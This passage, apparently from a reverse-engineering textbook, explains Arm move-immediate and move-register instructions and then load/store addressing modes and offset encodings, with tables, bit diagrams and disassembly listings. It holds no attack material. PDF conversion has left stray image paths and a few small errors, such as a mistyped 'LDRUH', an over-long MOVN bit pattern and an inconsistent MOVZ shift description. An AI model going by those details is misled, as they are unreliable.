A32 provides two different encodings for moving a constant into a register: `MOV` and `MOVW`. `MOVW` loads a 16-bit immediate in the range $0\dots 65535$ into a register verbatim. By contrast, `MOV` loads an 8-bit immediate and then applies a configurable right rotation on the value, covering a different range of possible immediate values. T32 provides three encodings for moving a constant into a register: `MOV`, `MOV.W`, and `MOVW`. These load a 16-bit basic immediate constant into a register, an 8-bit immediate but with the benefit that the instruction can be encoded using the shorter 16-bit syntax, or some constant based on complex logic about whether the number can be expressed in terms of an 8-bit sequence that either conforms to some repeating pattern, or is rotated, respectively.

The inner mechanics of these instructions is not particularly important for reverse engineering; rather, the key thing to notice is that not all constants can be directly encoded into a `MOV` instruction,

and even determining which constants exactly can be encoded in a single instruction is deceptively complicated. When writing assembly by hand, if a `MOV` instruction is written with a constant that cannot be encoded in any of the different forms, you will encounter an error from the assembler, such as the following:

```
test.s: Assembler messages:  
test.s:8: Error: invalid constant (10004) after fixup  
test.s:10: Error: invalid immediate: 511 is out of range
```

For these occasions, the `MOVT` instruction comes to the rescue. `MOVT` sets the top 16 bits of a register to a fixed 16-bit immediate value without changing the bottom 16 bits. In both A32 and T32, we can therefore load any 32-bit value into a register spread out over two instructions. The first performs a 16-bit `MOV` to fill the bottom 16 bits, and the second performs a `MOVT` to set the top 16 bits:

```
mov r0, #0x5678 ; set r0 = 0x00005678  
movt r0, #0x1234 ; sets r0 = 0x12345678
```

Move Immediate, MOVZ, and MOVK on A64

A64 instructions are all encoded in 32 bits and thus suffer from the same basic problem as A32: not all constants can be loaded using a single instruction. In A64, three basic move immediate forms exist: *move wide immediate*, *move inverted immediate*, and *move bitmask immediate*. They are internally implemented using the `MOVZ`, `MOVN`, and `ORR` instructions, respectively. [Table 5.54](#) gives the different forms.

Table 5.54: A64 Move Immediate Instructions

IS	INSTRUCTION	SYNTAX
A64 (64-bit)	Move bitmask	MOV Xd, #bimm64
	Move wide with Zero	MOVZ Xd, #uimm16{, LSL #16}
	Move wide with NOT	MOVN Xd, #uimm16{, LSL #16}
	Move with keep	MOVK Xd, #uimm16{, LSL #16}
A64 (32-bit)	Move bitmask immediate	MOV Wd, #bimm32
	Move with zero	MOVZ Wd, #uimm16{, LSL #16}
	Move with NOT	MOVN Wd, #uimm16{, LSL #16}
	Move with keep	MOVK Wd, #uimm16{, LSL #16}

The move wide with zero instruction (`MOVZ`) encodes a 16-bit immediate value that is copied to the destination register, setting the other bits in the register to zero. The shift value is interpreted as $<\text{shift}>/16$ and can be either 0 or 16. Values other than 0, 16, 32, or 48 get rounded down. Hence, `MOVZ` can be encoded to place the 16-bit value either in bit positions 0...15, 16...31, 32...47, or 48...63 in the destination register.

The move wide with NOT instruction (`MOVN`) inserts the inverse of an optionally shifted 16-bit immediate into the destination register, setting the other bits to ones. `MOVN` can be encoded to place the 16-bit value at bit position 0...15, 16...31, 32...47, or 48...63 of the destination register.

Finally, the *move bitmask* immediate instruction is used to allow efficient loading of certain constants that are often used in bit masking operations, in other words, where the constant, expressed in binary, can be represented as a short bit sequence rotated by some value. Internally, move bitmask immediate instructions are implemented using the `ORR` instruction.

As with A32, mostly this implementation detail is hidden from reverse engineers. These immediate forms are usually hidden behind the

alias `MOV`. But not all constants can be expressed in terms of `MOVN`, `MOVZ`, or `ORR`. For these cases, the *move wide with keep* instruction `MOVK` comes to the rescue.

The `MOVK` instruction is essentially a generalization of the A32 `MOVT` instruction. It writes a 16-bit value to the destination register's bit positions 0...15, 16...31, 32...47, or 48...63, while leaving the remaining bits in the destination register unchanged. This allows the construction of arbitrary 64-bit numbers into a 64-bit `xn` register using at most one `MOV` instruction and three `MOVK` instructions, or the construction of arbitrary 32-bit numbers into a 32-bit `wn` register with at most one `MOV` and one `MOVK` instruction. (See [Figure 5.41](#) for an overview of the move instructions.)

```
mov w0, #0x5678          ; sets w0 = 0x00005678
movk w0, #0x1234, LSL #16 ; sets w0 = 0x12345678

mov x1, #0x5678          ; sets x1 = 0x00000000 00005678
movk x1, #0x1234, LSL #16 ; sets x1 = 0x00000000 12345678
movk x1, #0x9876, LSL #32 ; sets x1 = 0x00009876 12345678
movk x1, #0xabcd, LSL #48 ; sets x1 = 0xabcd9876 12345678]>
```

Move Register

In its most basic form, the *move register* instruction (`MOV`) is used to copy a value verbatim from one register to another, as shown in [Table 5.55](#).

MOV X2, #0xFFFFFFFFFFFFFF

R2

1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111

MOVK X2, #0xAAAA

R2

1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1010 1010 1010

MOVZ X2, #0xAAAA

R2

0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 1010 1010 1010 1010

MOVN X2, #0xAAAA

R2

1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 0101 0101 0101 0101

Figure 5.41: Move instructions

Table 5.55: A32 and A64 Move Register Instructions

IS	INSTRUCTION	SYNTAX
A32	Move register	MOV Rd, Rm
	Move shifted register	MOV Rd, Rm{, <shift> #imm5>}
	Move extended register	MOV Rd, Rm, RRX
	Move register-shifted register	MOV Rd, Rm, <shift> Rs
A64 (64-bit)	Move extended register	MOV Xd, Xn
A64 (32-bit)	Move register	MOV Wd, Wn

For A64, the syntax here is self-explanatory. `MOV Xd, Xn` copies the value in `Xn` to `Xd`, and `MOV Wd, Wn` copies the 32-bit value from `Wn` to `Wd`.

While basic move register instructions are the most commonly encountered form of move instructions, the A32 instruction set also permits move register instructions to perform an implicit shift or extend of the source register prior to copying it to the destination. This design is used by the ISA to define many of the shift and rotate operations described in the “Shift and Rotate Operations” section earlier in this chapter. The following code example shows each of the four instruction forms from [Table 5.55](#) in both A32 and T32 and shows how the disassembly output aliases most of these complex `MOV` instructions into simpler instruction when this code is assembled and then disassembled.

Assembly Source

```
_start:  
.code 32  
    mov r0, #8  
    mov r2, #4095  
    mov r5, r2  
    mov r5, r2, ASR #3  
    mov r5, r2, RRX  
    mov r5, r2, ROR r0  
  
    add r4, pc, #1      // switch to...  
    bx r4                // ...thumb code  
  
.code 16  
    mov r5, r2  
    mov r5, r2, ASR #3  
    mov r5, r2, RRX  
    mov r5, r2, ROR r0
```

Disassembly Output

```
00010054 <_start>:  
    10054:   e3a00008      mov     r0, #8  
    10058:   e3002fff      movw    r2, #4095  
    1005c:   e1a05002      mov     r5, r2  
    10060:   e1a051c2      asr     r5, r2, #3      ; aliased  
from MOV  
    10064:   e1a05062      rrx     r5, r2      ; aliased  
from MOV  
    10068:   e1a05072      ror     r5, r2, r0      ; aliased  
from MOV  
  
    1006c:   e28f4001      add     r4, pc, #1      ; switch to  
THUMB:  
    10070:   e12ffff14      bx     r4  
  
    10074:   4615          mov     r5, r2  
    10076:   ea4f 05e2      mov.w   r5, r2, asr #3  
    1007a:   ea4f 0532      mov.w   r5, r2, rrx  
    1007e:   fa62 f500      ror.w   r5, r2, r0      ; aliased  
from MOV
```

Move with NOT

The `MVN` instruction copies the value in a register to a destination register, after first performing the bitwise negation of the value. The source register can be shifted, rotated, or extended, as illustrated in [Table 5.56](#).

Table 5.56: Move with NOT Instruction Syntax

IS	INSTRUCTION FORM	SYNTAX
A32	Immediate	MVN Rd, #imm
	Register rotate extend	MVN Rd, Rn, RRX
	Register shifted	MVN Rd, Rn{, <shift> #imm}
	Register shifted register	MVN Rd, Rn, <shift> Rs
A64 (64-bit)	Bitwise NOT extended	MVN Xd, Xm{, <shift> #imm5}
A64 (32-bit)	Bitwise NOT	MVN Wd, Wm{, <shift> #imm5}

Notes

[1](#) Arm Architecture Reference Manual Armv8 (ARM DDI 0487G.a): C6.2.4 ADD (immediate)

[2](#) Armv8-A Instruction Set Architecture: C3.4.7 Multiply and Divide

CHAPTER 6

Memory Access Instructions

The Arm architecture is a load–store architecture, which means that data processing instructions don't directly operate on data in memory. Instead, if a program wants to modify data stored in memory, it must first load that data from memory into processor registers using a load instruction, modify them using data-processing instructions, and then store the result back to memory using a store instruction. Each Armv8-A instruction set offers a variety of load and store instruction forms, which we will cover in this chapter.

There are a lot of different types of load and store instructions in the Arm instruction sets, including a few more complicated forms. In the first part of this chapter, we will look at different addressing modes and offset forms supported by these instructions. The second part covers the logic and their syntax.

Instructions Overview

Let's start with the basic load and store instructions. The load register (`LDR`) instruction loads a 32-bit value from a memory address into a register, as shown in [Figure 6.1](#). Register `R1` holds the memory address to load from, and the loaded 32-bit value is placed into register `R0`.

LDR R0, [R1]





Figure 6.1: LDR instruction

The memory address loaded or written to is specified via the operand inside the square brackets. In this case, the memory address is the value held in `R1`. Memory operands are derived from a register called the *base register* of the memory access. This address is then used to fetch data from memory, and the value found at that address is written to the *transfer register* of the instruction, which in this case is `R0`.

In 32-bit programs, the *base register* of the memory access can be any general-purpose register, including the program counter itself. In 64-bit programs, the base register can be any general-purpose 64-bit register or the stack pointer. If the stack pointer is used, it must be 16-byte aligned; otherwise, a *stack alignment fault* can occur. The PC is not a general-purpose register on A64, so PC-relative access

to memory is only permitted via special-purpose instructions, such as the literal-load instructions. [Figure 6.2](#) shows the basic form of a store instruction.



[Figure 6.2:](#) STR instruction

The syntax of the STR instruction is broadly similar to LDR. In this case, `R1` holds the address where data will be stored, and `R0` holds the value that will be stored to that address. Note that the syntax is subtly different from the basic syntax used by the data processing instructions in [Chapter 5](#), “Data Processing Instructions,” where the first register is normally the destination register receiving the result of an operation. This is not the case here. Here, `R0` is the value being stored, not the destination register. This `STR` instruction therefore stores the 32-bit value held in `R0` to the memory address computed from the base register `R1`.

The register holding the value to be written to the left of the memory operand is called the *transfer register*, and typically denoted Rt in A32 instructions, or as Wt/Xt for A64 instructions. In load instructions, the transfer register receives the value read from memory, and for store instructions it contains the value that will be stored to memory.

The number of bytes read or written by the LDR and STR instructions is determined by the size of the transfer register. On A32, this will always be a 32-bit load or store, but on A64 it can be either a 32-bit or 64-bit operation depending on whether the transfer register is a 32-bit Wt register or a 64-bit Xt one, as shown here:

```
STR Xt, [Xn] ; Store the 64-bit value in Xt to the address given by Xn  
STR Wt, [Xn] ; Store the 32-bit value in Wt to the address given by Xn  
LDR Xt, [Xn] ; Load the 64-bit value at the address given by Xn to Xt  
LDR Wt, [Xn] ; Load the 32-bit value at the address given by Xn to Wt
```

It is also possible to transfer other data types that are less than the size of a register using dedicated load and store instructions. The store register byte ($STRB$) instruction, for example, takes the least significant byte from a register and stores it to the specified memory address. Similarly, we can store a 16-bit halfword via the store register halfword instruction ($STRH$). There, the stored 16-bits are the least-significant 16 bits of the transfer register. We will look at individual load and store instructions, including those for accessing smaller types, but first we need to look at addressing modes and offset forms for accessing memory locations.

Addressing Modes and Offset Forms

In this section, we will discuss several different types and modes of accessing memory. Some common syntax definitions for this, along with their meaning, are given in [Table 6.1](#).

Table 6.1: Syntax Symbols

MEANING	A32	A64 (32-BIT REG)	A64 (64-BIT REG)
Transfer register	Rt	Wt	Xt
Base register	[Rn]	[Wn]	[Xn]
Unspecified offset	<offset>	<offset>	<offset>
Register offset	Rm	Wm	Xm
Immediate offset	#imm	#imm	#imm
Applied shift	<shift>	<shift>	<shift>
Applied extend	<extend>	<extend>	<extend>
Optional operand	{ }	{ }	{ }

The *addressing mode* of a load or store operation determines how the address to be accessed will be computed and, in the case of the *pre-* and *post-indexing* modes, how the base address register should be updated during the operation. These addressing modes give load and store instructions flexibility, allowing the memory address to be formed with different offset forms and be incremented or decremented as part of the operation.

The following is the list of addressing modes supported on the A32 and A64 instruction sets. Note, however, that not all addressing modes are supported by every load and store instruction:

Base register only (no offset)

Offset addressing (base plus offset)

Pre-indexed addressing mode

Post-indexed addressing mode

Literal (PC-relative)

In the **base register only (no offset)** addressing mode, the address is obtained from the base register directly, without the option to apply an offset.

```
LDR Rt, [Rn]
```

In the **offset** addressing mode, instructions can compute the memory address by applying a positive or negative offset to the base register value. Depending on the instruction, the offset can be either constant or dynamically computed.

```
LDR Rt, [Rn, <offset>]
```

In the **pre-indexed** addressing mode, the address is computed from the base register value plus an offset, and the base register is also updated during the instruction to hold the result of that computation.

```
LDR Rt, [Rn, <offset>] !
```

In the **post-indexed** addressing mode, the address obtained from the base register is used for the memory operation. The offset is then applied to that address and the base register updated with the result.

```
LDR Rt, [Rn], <offset>
```

The **literal (PC-relative)** addressing mode is used for PC-relative loads of position-independent code and data. The address being accessed is the value of the PC for this instruction plus an offset to a label relative to the PC.

```
LDR Rt, label
```

[Table 6.2](#) summarizes which addressing modes update the base register.

Table 6.2: Addressing Mode Summary

SYNTAX	ADDRESS ACCESSED	BASE REGISTER UPDATED
Base register only	Base	Not updated
Offset addressing	Base \pm offset	Not updated
Pre-indexed	Base \pm offset	Base = Base \pm offset
Post-indexed	Base	Base = Base \pm offset
Literal (PC-relative)	PC \pm offset	Not updated

Offsets can be immediate values, registers holding a value, and shifted register values. [Table 6.3](#) is an overview of supported addressing modes and offset forms for regular A32 load/store register instructions.

Table 6.3: A32 Single Register Addressing Modes and Offset Forms

ADDRESSING MODE AND OFFSET FORM	EXAMPLE INSTRUCTION
Offset mode	
Unsigned immediate offset	ldr Rt, [Rn, #imm]
Register offset	ldr Rt, [Rn, Rm]
Scaled register offset	ldr Rt, [Rn, Rm, <shift> #imm]
Pre-indexed addressing	
Unsigned immediate offset	ldr Rt, [Rn, #imm] !
Register offset	ldr Rt, [Rn, Rm] !
Scaled register offset	ldr Rt, [Rn, Rm, <shift> #imm] !
Post-indexed addressing	
Unsigned immediate offset	ldr Rt, [Rn], #4
Register offset	ldr Rt, [Rn], r2
Scaled register offset	ldr Rt, [Rn], r2, <shift> #imm
Literal (PC-relative)	
Literal (PC-relative) load	ldr Rt, label ldr Rt, [PC, #imm]

The supported addressing modes vary between A64 and A32 instructions based on their encoding, even if the instruction name is the same. The offset forms are also different for A64 instructions.

[Table 6.4](#) contains an overview of the main addressing modes and offset forms for regular A64 load/store register instructions.

Table 6.4: A64 Single Register Addressing Modes and Offset Forms¹

ADDRESSING MODE AND OFFSET FORM	INSTRUCTION EXAMPLE
Offset mode	
Scaled 12-bit signed offset	LDR Xt, [Xn, #imm]
Unscaled 9-bit signed offset	LDUR Xt, [Xn, #imm]
64-bit register offset	LDR Xt, [Xn, Xm]
32-bit register offset	LDR Xt, [Xn, Wm]
64-bit shifted register offset	LDR Xt, [Xn, Xm, <shift> #imm]
32-bit extended register offset	LDR Xt, [Xn, Wm, <extend> #imm]
Pre-indexed addressing	
With unscaled 9-bit signed offset	LDR Xt, [Xn, #imm] !
Post-indexed addressing	
With unscaled 9-bit signed offset	LDR Xt, [Xn], #imm>
Literal (PC-relative)	
Literal (PC-relative) load	LDR Xt, label

Offset Addressing

Load and store instructions using the *offset addressing* mode apply an offset to the base register value to form the memory address used for memory access. The result of this computation is used only as the memory address of the instruction and is then discarded.

The A32 instruction set supports the following offset forms:

Unsigned immediate constant offset

Register offset

Shifted register offset

These are the offset forms for A64 instructions:

Signed and unsigned immediate constant offsets

Register offset (64-bit or 32-bit)

Shifted or extended register offset (64-bit or 32-bit)

[Table 6.5](#) gives the syntax of these offset forms.

Table 6.5: Offset Addressing Mode with Offset Forms

OFFSET FORMS	EXAMPLE INSTRUCTION SYNTAX
Base plus offset (A32)	
Immediate offset	LDR Rt, [Rn, #imm]
Register offset	LDR Rt, [Rn, Rm]
Scaled register offset	LDR Rt, [Rn, Rm, <shift> #imm]
Base plus offset (A64)	
Immediate offset	LDR Xt, [Xn, #imm]
64-bit register offset	LDR Xt, [Xn, Xm]
32-bit register offset	LDR Xt, [Xn, Wm]
64-bit register scaled offset	LDR Xt, [Xn, Xm, <shift> #imm]
32-bit register scaled offset	LDR Xt, [Xn, Wm, <extend> {#imm}]

Constant Immediate Offset

The most basic offset form is the *constant immediate offset*. Here, the offset is a constant number encoded directly into the instruction itself. This number is added to the address in the base register to ultimately form the memory address to be accessed. The A64 syntax requires the base register to be 64-bit (X_n), even when the transfer register is 32-bit (W_t).

```
LDR Rt, [Rn, #imm] ; 32-bit load from address at (Rn+#imm) to  
Rt  
LDR Xt, [Xn, #imm] ; 64-bit load from address at (Xn+#imm) to  
Xt  
LDR Wt, [Xn, #imm] ; 32-bit load from address at (Xn+#imm) to  
Wt
```

The easiest way to read these memory instructions is to think of the first comma inside the memory operand as acting like a +. $[Rn, #imm]$ therefore means “access the memory at address $Rn + #imm$.” Since the constant immediate used in this form must be encoded directly into the instruction itself and instructions are fixed size, not all constants can be directly encoded. On A32, only unsigned constants are allowed, and these constants are limited to either 12 bits or 8 bits, depending on the instruction. [Table 6.6](#) contains examples of immediate offset sizes and their ranges. The + or – specifies whether the unsigned immediate offset is to be added or subtracted from the base register.

If you are curious about the way the encoding differs between positive and negative offsets for LDR, take a look at how the unsigned offset is encoded in [Figure 6.3](#). Notice that the only difference between the two instructions is one bit.

Table 6.6: A32 Immediate Offset Ranges

BASIC INSTRUCTION SYNTAX	LOADS	OFFSET	RANGE
LDR Rt, [Rn, # {+/-} imm]	Word	12 bits	0 to 4095
LDRB Rt, [Rn, # {+/-} imm]	Byte (zero-extend)	12 bits	0 to 4095
LDRD Rt, Rt2 [Rn, # {+/-} imm]	Doubleword (zero-extend)	8 bits	0 to 255
LDRH Rt, [Rn, # {+/-} imm]	Halfword (zero-extend)	8 bits	0 to 255
LDRSB Rt, [Rn, # {+/-} imm]	Byte (sign-extend)	8 bits	0 to 255
LDRSH Rt, [Rn, # {+/-} imm]	Halfword (sign-extend)	8 bits	0 to 255

LDR Rt, [Rn, # $\{+/-\}$ imm]

cond	0	1	0	P	U	0	W	1	Rn	Rt	imm12
------	---	---	---	---	---	---	---	---	----	----	-------

LDR R3, [R1, #4095]

1	1	1	0	0	1	0	1	1	0	0	0	1	0	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

LDR R3, [R1, #-4095]

1	1	1	0	0	1	0	1	0	0	0	1	0	0	0	1	0	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

Figure 6.3: A32 LDR immediate instruction encoding

The LDRH instruction uses a different encoding where only 8 bits are available for the immediate offset, split in two parts. You can see in [Figure 6.4](#) that the only change is one bit in the instruction encoding, leaving the immediate value bits unchanged.

LDRH Rt, [Rn, # $\{+/-\}$ imm]

cond	0	0	0	P	U	1	W	o1	Rn	Rt	imm4H	1	!=00	1	imm4L
------	---	---	---	---	---	---	---	----	----	----	-------	---	------	---	-------

LDRH R3, [R1, #255]

1	1	1	0	0	0	0	1	1	1	0	1	0	0	0	1	0	0	1	1	1	1	1	0	1	1	1	1	1
---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

R1 R3

255

LDRH R3, [R1, #255]

1	1	1	0	0	0	0	1	0	1	0	1	0	0	0	1	0	0	1	1	1	1	1	0	1	1	1	1	1
---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

Figure 6.4: A32 LDRH immediate instruction encoding

The A64 instruction set gives load and store instructions more flexibility for immediate offsets. Depending on the instruction, the immediate offset can be either scaled/unscaled or signed/unsigned. As referenced in [Table 6.7](#), scaled immediate offsets support 12-bit unsigned immediate values encoded as a multiple of the transfer size in bytes. For basic LDR/STR instructions, the offset is scaled to a multiple of 4 for wt (4-byte register) and a multiple of 8 for xt transfer registers (8-byte register) before it is being added to the base register value.

Table 6.7: A64 Scaled Immediate Offset Ranges

EXAMPLE INSTRUCTIONS	OFFSET SIZE	SCALING
LDR wt , [Xn, #imm]	12 bits	Scaled to multiple of 4
LDR xt , [Xn, #imm]	12 bits	Scaled to multiple of 8

The instruction encoding² for A64 LDR and STR (immediate variant) instructions reserve one bit to specify whether the transfer register is 4 bytes (Wt) or 8 bytes (Xt). This means the immediate byte offset can be a multiple of 4 in range 0 to 16380 for the 32-bit variant, or a multiple of 8 in range 0 to 32760 for the 64-bit variant in assembly, as illustrated in the LDR encoding³ in [Figure 6.5](#).

LDR <Wt|Xt>, [<Xn|SP>, #imm]

size	1	1	1	V	0	1	opc	imm12	Rn	Rt
------	---	---	---	---	---	---	-----	-------	----	----

LDR W3, [X1, #16380]

1	0	1	1	1	0	0	1	0	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0	1	0	0	0	1	1
---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

$$16380 / 4 = 4095$$

LDR X3, [X1, #32760]

1	1	1	1	0	0	1	0	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0	1	0	0	0	1	1
---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

$$32760 / 8 = 4095$$

[**Figure 6.5:**](#) A64 LDR immediate instruction encoding

Unscaled offsets are signed 9-bit values in the range -256 to 255, as shown in [Table 6.8](#). The main advantage of signed values supported as an offset is that it allows negative offsets to generate an address lower than the base register address.

Table 6.8: A64 Unscaled Immediate Offset Ranges

EXAMPLE INSTRUCTIONS	OFFSET SIZE	SCALED OR UNSCALED
LDUR Wt, [Xn, #imm]	9 bits	Unscaled
LDUR Xt, [Xn, #imm]	9 bits	Unscaled

Load and store instructions with unscaled offsets use a slightly different instruction name (e.g., LDUR, as opposed to LDR), with the trade-off that these instructions do not support pre- and post-indexed addressing options. In [Figure 6.6](#) you can see a comparison of the encoding bits for two LDUR instructions and their signed immediate offsets.

LDUR W3, [X1, #-256]

1011 1000 0101 0000 0000	0000 0010 0011
--------------------------	----------------

LDUR W3, [X1, #255]

1011 1000 0100 1111 1111	0000 0010 0011
--------------------------	----------------

[Figure 6.6:](#) A64 LDUR immediate instruction encoding

[Table 6.9](#) contains an overview of unscaled A64 load and store instructions and their scaled equivalent.

Table 6.9: A64 Scaled and Unscaled Offset Instructions

INSTRUCTION	UNSCALED	OFFSET RANGE	SCALED	OFFSET RANGE
Load register	LDUR	-256 to 255	LDR	0 to 4095
Load byte	LDURB	-256 to 255	LDRB	0 to 4095
Load signed byte	LDURSB	-256 to 255	LDRSB	0 to 4095
Load halfword	LDURH	-256 to 255	LDRH	0 to 4095
Load signed halfword	LDURSH	-256 to 255	LDRSH	0 to 4095
Load signed word	LDURSW	-256 to 255	LDRSW	0 to 4095
Store register	STUR	-256 to 255	STR	0 to 4095
Store byte	STURB	-256 to 255	STRB	0 to 4095
Store halfword	STURH	-256 to 255	STRH	0 to 4095

The disassembler translates LDR instructions into LDUR instructions when necessary. In the following example you can see that the disassembler translates LDR instructions into LDUR instructions when the offset is unscaled or negative. Remember, when the offset is scaled (a multiple of 4 bytes for w_t , and 8 bytes for x_t) and is in range 0 to 4095, we see LDR in the disassembly output. However, if the offset is not scaled or is negative (signed offset), the disassembly output will treat the instruction as LDUR.

Assembly Source

```
ldr w3, [x1, #251]
ldr w3, [x1, #252]
ldr w3, [x1, #253]
ldr w3, [x1, #256]
ldr w3, [x1, #260]
ldr w3, [x1, #-251]
ldr w3, [x1, #-252]
ldr w3, [x1, #-253]
ldr w3, [x1, #-256]
```

Disassembly Output

```
ldur w3, [x1, #251] // 251 is not scaled to multiple of 4 -
> LDUR
    ldr w3, [x1, #252] // 252 is scaled, positive, and in range
0 to 4096 -> LDR
    ldur w3, [x1, #253] // 253 is not scaled to multiple of 4 -
> LDUR
    ldr w3, [x1, #256] // 256 is scaled, positive, and in range
0 to 4096 -> LDR
    ldr w3, [x1, #260] // 260 is scaled, positive, and in range
0 to 4096 -> LDR
    ldur w3, [x1, #-251] // -251 is negative and in range -256
to 255 -> LDUR
    ldur w3, [x1, #-252] // -252 is negative and in range -256
to 255 -> LDUR
    ldur w3, [x1, #-253] // -253 is negative and in range -256
to 255 -> LDUR
    ldur w3, [x1, #-256] // -256 is negative and in range -256
to 255 -> LDUR
```

For LDRB and LDRH instructions, the offset is scaled to a multiple of 1 byte or a multiple of 2 bytes, respectively. If the immediate offset is not scaled, the assembler or disassembler performs a conversion into the unscaled instruction variant (e.g., from LDRH to LDRUH).

To demonstrate this behavior, take the following snippet of assembly instructions and their disassembly equivalent.

Assembly Source

```
ldrb w3, [x1, #1]
ldrb w3, [x1, #2]
ldrb w3, [x1, #3]
ldrb w3, [x1, #4]
ldrb w3, [x1, #5]

ldrh w3, [x1, #1]
ldrh w3, [x1, #2]
ldrh w3, [x1, #3]
ldrh w3, [x1, #4]
ldrh w3, [x1, #5]
```

Disassembly Output

```
400078: 39400423 ldrb    w3, [x1, #1]
40007c: 39400823 ldrb    w3, [x1, #2]
400080: 39400c23 ldrb    w3, [x1, #3]
400084: 39401023 ldrb    w3, [x1, #4]
400088: 39401423 ldrb    w3, [x1, #5]
